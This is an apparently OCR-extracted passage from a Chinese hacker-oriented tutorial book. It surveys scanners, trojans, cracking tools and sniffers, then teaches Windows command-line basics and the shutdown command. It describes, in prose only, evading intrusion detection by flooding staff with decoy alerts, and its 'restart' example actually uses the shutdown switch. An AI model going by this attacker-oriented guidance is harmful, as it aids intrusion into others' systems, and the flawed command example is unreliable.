黑客是一个充满创造力的群体，他们倾向于将重复性的工作交给电脑完成，从而节省更多的时间去探索。由于黑客喜欢分享成果，所以网上流传着不计其数的免费黑客软件。善用这些现成工具、软件，你将轻易站上前辈黑客的臂膀，以更快的速度向更高深的领域进发。当然，前提是你得花上一些时间，去研读前辈们沉淀于代码内的智慧成果。

1.3.1　黑客程序与命令行

衣着不修边幅、整天对着屏幕、双手不断在击键输入命令的黑客形象几乎已经深入人心。事实上，大多数黑客的生活形象也的确如此。因为，中高层次的黑客几乎清一色使用 Linux、UNIX 系统，对于这一类系统而言，图形界面只是一个附加的外壳。黑客既然具有通过命令直接与操作系统核心“对话”的能力，那么再隔着一层图形外操控系统反而显得更为不便。同样，对于终日与程序代码打交道的黑客而言，带有源代码、编译后可直接执行的命令已经算是近乎完美的工具了，如果有什么不满意的地方，自己再修改一下源代码，重新编译就可以了。图形界面？有需要使用这种华而不实的东西吗？正因为大多数黑客已经习惯简洁的命令操控，所以相当多出色的黑客工具，例如 TCPDump 等在经过数年发展后，依然保持着传统的命令模式。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对于习惯使用 Windows 系统的用户而言，脱离图形界面，改用命令行方式工作，是一件十分痛苦的事情。假如你真的想成为一名出色的黑客，那么就得尝试去接受这种改变。而且，微软也开始认识到图形外壳的不足，在新的 Windows 7 操作系统中提供了实用的 PowerShell 工具，让用户通过命令/脚本方式完成复杂的管理任务。本书第 6 章将提供 Windows PowerShell 的相关语法、范例，协助 Windows 用户掌握全新的命令行界面。

1.3.2 扫描类工具简介

大多数黑客攻击行动的第一步是远程扫描，以获得系统的初步信息，比如开放的端口、是否存在弱口令、主机是否有未修补的已知漏洞等。这些信息越完善，黑客就能越精确地制作后续的行动方案。当然，越精确的扫描操作，所需要的时间也可能越长，与目标网络保持数十分钟甚至数小时不间断的连接，很可能会让黑帽黑客面临更大的被抓到的风险，所以扫描工具的性能也相当重要。常见的扫描工具分类如下：

- TCP/IP 端口扫描工具：TCP/IP 端口扫描工具用于了解目标电脑防火墙的工作状态，对外开放了哪些服务。
- 漏洞扫描工具：用于检测主机是否存在未修补的已知漏洞。相对于发掘未知的漏洞而言，检测系统是否存在已知漏洞是一项很简单的工作，只要找到一个可利用的漏洞，入侵系统的难度将大幅度降低。
- 弱口令扫描工具：简单尝试一些常用的口令，尝试获取可用的登录账户。

1.3.3 木马后门简介

希腊传说中特洛伊王子诱走了王后海伦，希腊人远征特洛伊而久攻不下，希腊将领奥德修斯用计让藏有士兵的木马被对方缴获并搬入城中，当夜木马内的士兵打开城门，里应外合一举攻陷特洛伊城。

1983 年，黑客先驱之一肯·汤姆森（K. Thompson）将这经典战役的战术思想加以延伸，率先提出了木马程序的概念，并在 UNIX 上编写了首个木马原型程序。这个小程序可以记录用户名与密码，并保存在隐藏的磁盘角落，等候安装木马程序的用户查看。

木马程序的设想随后和其他黑客技术一样被广泛分享传播，这种以窃取资料、密码、控制对方电脑为目的的程序，也如雨后春笋般出现，其中国内用户比较熟悉的有冰河、黑洞、灰鸽子等。木马的功能也在发展中不断强化，除了基本的记录键盘输入功能之外，还提供了截取屏幕截图、远程监控用户桌面、上传下载资料、远程关机等功能。为了更好地掌控入侵的电脑，不少黑客会在首次入侵成功后植入木马程序。

随着网络游戏产业链、电子交易产品链的发展，许多黑客也将木马作为“摇钱树”。通过网页挂马、病毒散布、垃圾邮件散布等方式，将木马大批量植入数以万计的用户电脑，并遥控这些电脑进行“营利”。下面我们来看一个真实的案例：

2009 年 11 月，湖北麻城的某网吧频繁掉线，营业额大受影响。随后，该网吧的老板收到黑客的信息 “你这个网吧频繁掉线，不是因为电信的问题，是因为我们实施了攻击，你要购买我们的软件，然后给我们 8000 元钱，攻击就会停止，你的网吧才能正常运行，不然我就叫你这个网吧一直瘫痪！”

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

警方通过技术人员协助，发现数以千计的电脑向网吧发动攻击，让服务器处于超负荷状态，从而影响正常的网络通信。经过进一步的侦查，抓获了遥控木马攻击网吧的韩某。接着以韩某为突破口，很快就找出制作、销售木马，网名为“雪落的瞬间”的杨某。随着案情的真相大白，不足半年便非法获利 200 万元的木马入侵案件让舆论为之哗然。2009 年 11 月 25 日央视《经济半小时》特别播出了《木马形成产业 2009 年收入可超百亿》电视节目，在网上合作制作、销售和传播木马的黑色产业链随之曝光。图 1-4 所示为使用木马远程监控用户桌面。



图 1-14　使用木马远程监控用户桌面

1.3.4　电脑病毒简介

早在电脑发明之前，计算机之父约翰·冯·诺依曼（John von Neumann）就在他的论文里提出了可自我复制程序的概念，但电子计算机当时还处于设计阶段，这个超前的理论当然便成为一纸空谈。

电脑病毒一词最早出现于 1983 年。当时正在攻读博士的弗雷德·科恩（Fred Cohen）参考诺依曼等人的构想，率先编写了具有自我复制的程序，只需几分钟就占据了所有的可用磁盘空间。弗雷德·科恩的导师艾德勒曼（Len Adleman）形象地称这种像病毒一样的可自我复制程序为电脑病毒（Computer Virus）。

而在今天，当电脑出现蓝屏、死机、反应缓慢等异常情况，普通用户的第一个反应就是“电脑又中毒了”。是的，经过近三十年发展，泛滥成灾的电脑病毒早已经广为人知，就连刚接触电脑的菜鸟也知道，必须为自己的电脑安装瑞星、360 等杀毒软件，不然会很容易中毒。

对于黑客而言，编写电脑病毒是引人入胜的智力游戏之一。首先，病毒如何变形，有效避免杀毒软件查杀是一个考验；其次，病毒如何快速传播，也是一个需要相当动脑筋的事情。当然也有少部分黑客在病毒破坏力方面做文章，例如 1999 年能改写 BIOS 内容，让主板报废的 CIH 病毒就让人印象十分深刻。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

不过，值得留意的动向之一是，越来越多黑帽黑客将电脑病毒作为敛财工具。因为黑客只需在病毒设计时夹带木马程序，让中毒的电脑访问指定的网址，又或让中毒的电脑向指定的地址发起攻击，即可在病毒散播后制造以下的敛财机会：

- 通过木马盗取大量 QQ 账号、游戏账号，出售后获利；
- 获取大量可控制的远程电脑，批量转售控制权即可获暴利；
- 庞大而可观的流量，可出售给广告获利；
- 根据雇主要求发动拒绝服务攻击指定主机，从而获利。

2007 年广泛流行的“熊猫烧香”病毒的作者在抓捕时，在短短数天时间，利用以上的手段就已经牟利 15 万元以上。当然，他也因此获得了破坏计算机信息系统的罪名，被判入狱四年。

1.3.5 加密、解密工具简介

加密是最常用的安全防御手段之一。假如，IPSec 加密网络能有效地避免窃听，WPA 加密网络可以防御无线侦听与入侵，Windows Bit locker 加密储存可以避免硬盘的数据被非法存取。对于黑客来说，更坏的消息就是连 Microsoft Word 文书处理软件、WinZip、WinRAR 文件压缩等日常软件也提供了保护文档数据的加密功能。

所以，为了获取一些必需的信息，黑客不得不使用一些解密工具，甚至自行制作一些专用的解密软件。下面列举一些常见的解密软件分类：

- 加密网络破解软件：此类软件并不能解除网络的加密通信状态，但可以分析加密网络的数据传输，并从中找出密钥，让黑客所用的电脑加入加密网络，并与其加密网络中的其他电脑相互通信。无线 WEP、WPA 破解软件 WinAircrack、iWEP Pro、Spoonwep2 等就是这一类解密工具的代表，如图 1-15 所示。




图 1-15 Spoonwep2

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 磁盘解密软件：磁盘解密软件用于破解文件系统层级的加密保护。例如专门用于破解 Windows EFS 文件加密的 Advanced EFS Data Recovery2 就是其中的典范之作，如图 1-16 所示。




图 1-16　Advanced EFS Data Recovery

- 文档解密软件：文档解密软件用于解除文档的阅读及修改权限密码，以让黑客可以读取文档内容或修改文档。例如 OfficePasswordRemover、AOPR 等均是文档解密的代表作品。图 1-17 所示为破解 RAR 压缩加密的 Advanced RAR PsswordRecovery。




图 1-17　破解 RAR 压缩加密的 Advanced RAR Password Recovery

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.3.6 入侵检测系统简介

入侵检测系统（Intrusion Detection System）是一套收集防火墙报告、本机安全日志报告等相关安全信息，主动分析网络传输行为、本机用户活动、系统活动是否存在安全违规行为的安全系统。

相当多大型企业及重要的政府、组织机构均会根据各自的安全需求，专门订制入侵检测系统，以填补防火墙、杀毒软件等防御系统之间的空白，从而提升内部电脑整体的安全级别。

可以说入侵检测系统是黑客最大的敌人，它就像 24 小时不眠不休的警卫，时刻监视着网络和操作系统的一举一动，一旦收集的信息中出现入侵特征或其他异常特征，就会立即根据预定的安排实施锁定系统、切断网络等防御行为，并通知相关安全人员来进一步检查及处理。

当然，黑客们也有很多对付入侵检测系统的方法，最为常见就是骚扰。让一些无关紧要的傀儡机器充当炮灰，“不经意地”触动入侵检测系统。系统机械地进行一系列防御操作，并紧急通知安全专家。安全专家在开始接到警报时，可能会马上从床上爬起来并着手检查处理，但当每次都只是发现一些小问题之后，就会开始习惯慢条斯理地处理入侵检测系统的警报。嗯，黑客们的机会就出现了。

1.3.7 嗅探器简介

听到账户、密码，两个词，许多“准黑客”就开始兴奋、两眼放出渴望的光芒。嗯，是的。嗅探器可以让你毫不费力地弄到一堆的账户、密码。特别是在一些没有使用 WLAN 分割的局域网中，嗅探器与 ARP 欺骗这对黄金组合，更是让人管理员防不胜防，如图 1-18 所示。




图 1-18 Sniffer

以上仅是管中窥豹，事实上嗅探器是一套用于侦听、捕获、分析网络通信的系统。让“准黑客”们意想不到的是，全球最大的嗅探器厂商是大名鼎鼎的 NAI（Network Associates Inc 美国网络联盟），它在全球拥有 3000 多名员工，为 6 千多万企业用户提供关键的网络安全、网络管理支持服务，中

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

国移动、工商银行等国内大企业也是 NAI 客户群体的一员。

是的，嗅探器就像网络世界的解剖刀，它既可以用于入侵破坏，同样可以用于管理维护，或者在你使用嗅探器捕获密码时，大企业的管理员或者也在使用同样的嗅探器去评估业务运行状态、检测网络故障原因、排除潜在安全威胁。

对于黑客而言，学会用嗅探器侦听密码并非难事，假如要向更高深的黑客层次进军，那么学习使用嗅控器分析网络是一门必不可少的功课。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 2 章　系统管理命令

作为优秀的系统管理员还是笑傲江湖的黑客，都需要对操作系统非常熟悉。这里所说的熟悉是不仅要懂得操作 Windows 图形界面，更重要的是掌握 Windows 的命令行，因为在网络攻防实战中，命令行具有更高的灵活性和可定制性，比图形界面更有优势。

本章从认识 Windows 命令行开始，逐一介绍 Windows 常用的系统管理命令，带领大家步入命令行的奇妙世界。

2.1　Windows 命令行基础

本节将介绍 Windows 命令行的基础知识，让读者了解什么是 Windows 命令行，它具有哪些特点，以及启动 Windows 命令行的方法。

2.1.1　认识 Windows 的命令行

从结构和功能上划分，操作系统可以分成核心（kernel）和 Shell 两部分，其中，Shell 是操作系统与外部的主要接口，位于操作系统的外层，为用户提供与操作系统核心沟通的途径。

在 UNIX、Linux 等主要面向专业 IT 用户的操作系统中，命令行操作方式的 Shell 一直是他们操作的主要工具，而在 Windows 操作系统中，由于采用图形界面，面向的用户主要是非 IT 人员，因此 Shell 一直处于配角的地位，被大多数用户束之高阁。事实上，对于黑客而言，Shell 有着图形界面无法比拟的优势，在网络攻防实战中，使用最频繁的往往不是 Windows 系统的工具软件，而是需要在命令提示符状态下输入的各种与网络相关的命令。

从 Windows Vista SP1 开始，微软提供了功能更强大的 Shell—Windows PowerShell，它以 Posix Shell 为蓝本，吸收了大量 C#、Perl 语言的思想。一般用户会觉得 Windows PowerShell 过于高深莫测，但它是直达系统中枢的捷径，系统管理员及黑客有必要花时间去了解和学习，有关内容将会在本书第 6 章进行介绍。

与 DOS 相比，Windows XP 等操作系统的命令行界面有所增强，一些细节也有差异，下面来看一些 Windows XP 命令行界面的特别之处。

1．支持复制、粘贴等操作

在 Windows XP 及其以后的操作系统的命令行窗口中，用户可以使用复制、粘贴等操作，例如在输入一些复杂的命令时，可以先用记事本写下命令，然后粘贴到命令行窗口，这样会方便重复输入。

在命令行窗口与在 Windows 界面下复制和粘贴的操作有所不同，例如要复制命令行窗口里的内容，使用右键菜单或按【Ctrl+C】组合键均无法将内容复制到剪贴板上，必须在命令行窗口右击，选择“标记”命令，然后按住鼠标左键拖动选取要复制的内容，最后右击或按【Enter】键，即可把

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选取的内容复制到剪贴板，如图 2-1 所示。




图 2-1　复制命令提示符窗口的内容

2．直接支持系统已挂接码表的输入法

在 DOS 中，要显示及输入中文，需要运行中文集成环境方可，而在 Windows XP 等操作系统的命令行窗口中，直接就可以显示中文，如图 2-2 所示，而且用户可以按图形界面下相同的快捷键，直接调用系统里已安装的中文输入法，例如按【Ctrl+Shift】组合键切换输入法，按【Shift+Space】组合键切换全角与半角状态等。




图 2-2　在命令行窗口直接输入中文

3．新增大量 DOSkey

在 Windows 的命令行窗口中，可以使用传统 DOS 的 DOSkey，灵活使用这些快捷键可以大大提高操作的效率。

- Delete：删除光标后面的字符。
- Home\End：移动光标到命令行的开头和结尾。
- Insert：在插入和改写状态切换。
- ↑\↓：调用最近输入过的命令。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.1.2 启动命令行窗口

在 Windows XP 及其以后的操作系统中，用户可通过以下两种方式启动命令行窗口（CMD Shell）：

一是通过开始菜单：单击“开始”按钮，依次选择“所有程序”→“附件”→“命令提示符”命令。

二是通过“运行”对话框：单击“开始”按钮，选择“运行”命令，然后在弹出的“运行”对话框中输入 CMD，最后单击“确定”按钮，即可打开命令行窗口。

其实，还有一种不常用的方法，就是通过 IE 浏览器打开命令行窗口，方法也很简单，只需根据不同操作系统在浏览器地址栏中输入对应的地址即可。

Windows 2000 操作系统：c:\winnt\system\cmd.exe。

Windows XP、Windows Vista 及 Windows7：c:\windows\system32\cmd.exe。

CMD 命令带有复杂的参数，以满足用户特定情况下的需求，具体情况如下：

命令格式：

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF] [[/S] [/C | /K] string]

参数说明：

- /A：使向管道或文件的内部命令输出为 ANSI。
- /U：使向管道或文件的内部命令输出为 Unicode。
- /Q：关闭回显。
- /D：禁止从注册表执行 AutoRun 命令。
- /E:ON：启用命令扩展。
- /E:OFF：禁用命令扩展。
- /F:ON：启用文件和目录名完成字符。
- /F:OFF：禁用文件和目录名完成字符。
- /V:ON：使用 ！作为分隔符，启用延迟的环境变量扩展。例如，/V:ON 会允许 !var! 在执行时扩展变量 var。var 语法会在输入时扩展变量，这与在一个 FOR 循环内不同。
- /V:OFF：禁用延迟的环境扩展。
- /S：修改 /C 或 /K 之后的字符串处理。
- /C：执行字符串指定的命令后终止。
- /K：执行字符串指定的命令但保留。

2.1.3 Windows 命令行的快捷操作

除了前面提及的从 DOS 操作系统继承各种 DOSkey 之外，Windows 命令行还有许多快捷操作，下面将介绍一些较常用的快捷操作。

提 示

这个应该是最常用的快捷操作了，它的作用是补全路径，例如要输入 cd C:\Documents and Settings 命令时，只需输入 cd C:\D 命令，然后按【Tab】键，系统就会自动把剩下的字符补全。

- Ctrl+→和 Ctrl+←：跳到后一个/前一个单词。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- F1：逐个字符输入上一条命令。
- F2：当用户输入一个命令后，按下 F2 功能键，然后输入命令中包含的一个字符，系统将自动输入到用户输入字符的位置。例如先运行 cd C:\Program Files\Internet Explorer 命令，然后按下 F2 功能键，接着输入 n，系统就会自动输入以下内容：cd C:\Program Files\I（即前一个命令中 n 字符之前的部分）。
- F7：显示所有历史记录，并且可以使用命令的首字母快速导航。

2.2　本地与远程关机命令

Windows XP 等操作系统的关机是通过 shutdown.exe 程序来实现的，该程序位于“Windows\System32”目录下，用户可在命令提示符界面中执行该命令，无须进入程序所在目录。Shutdown 命令既可以操控本地电脑，也可以操控远程电脑，其图形界面如图 2-3 所示。

命令格式：

shutdown [-i | -l | -s | -r | -a] [-f] [-m \\computername] [-t xx] [-c "comment"]

参数说明：

- -i：使用该参数将会显示图形界面，需要注意的是，这个参数必须放在第一位。




图 2-3　shutdown 命令的图形界面

- -l：注销计算机，该参数只能用于本地计算机，不能用于远程计算机，即不能与-m 参数一起使用。
- -s：关闭计算机。
- -r：重新启动计算机。
- -a：放弃关闭计算机的操作。
- -f：强行关闭正在运行的程序，以避免因某些程序无法退出而导致关机失败现象。
- -m \\computername：该参数用于控制远程计算机进行关机、重新启动及放弃操作。用户需要先获取远程计算机的操作权限。此外，该参数不能与-l 参数一起使用。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- -t xx：设置倒计时 xx 秒后关闭计算机。
- -c “comment”：该参数用于设置关机对话框中的提示信息，提示信息的长度不能超过 127 个字符。

范例 1

电脑正在执行某项任务，所需时长大约 1.5 小时，为了让电脑在任务完成后自动关机，可以设置电脑在 2 小时后自动关闭。

在命令提示符窗口输入以下命令：

```
shutdown -s -f -t 7200
```

执行关机命令后，弹出“系统关机”对话框，并显示关机倒计时间，如图 2-4 所示。




图 2-4　延时关机对话框

范例 2

设置服务器在 2 小时后重启以安装更新，并且在关机对话框中显示相应的提示信息，可输入以下命令：

```
shutdown -s -t 7200 -c"重启以安装更新"
```

执行上述命令后，弹出“系统关机”对话框，并显示关机倒计时间和提示信息，如图 2-5 所示。

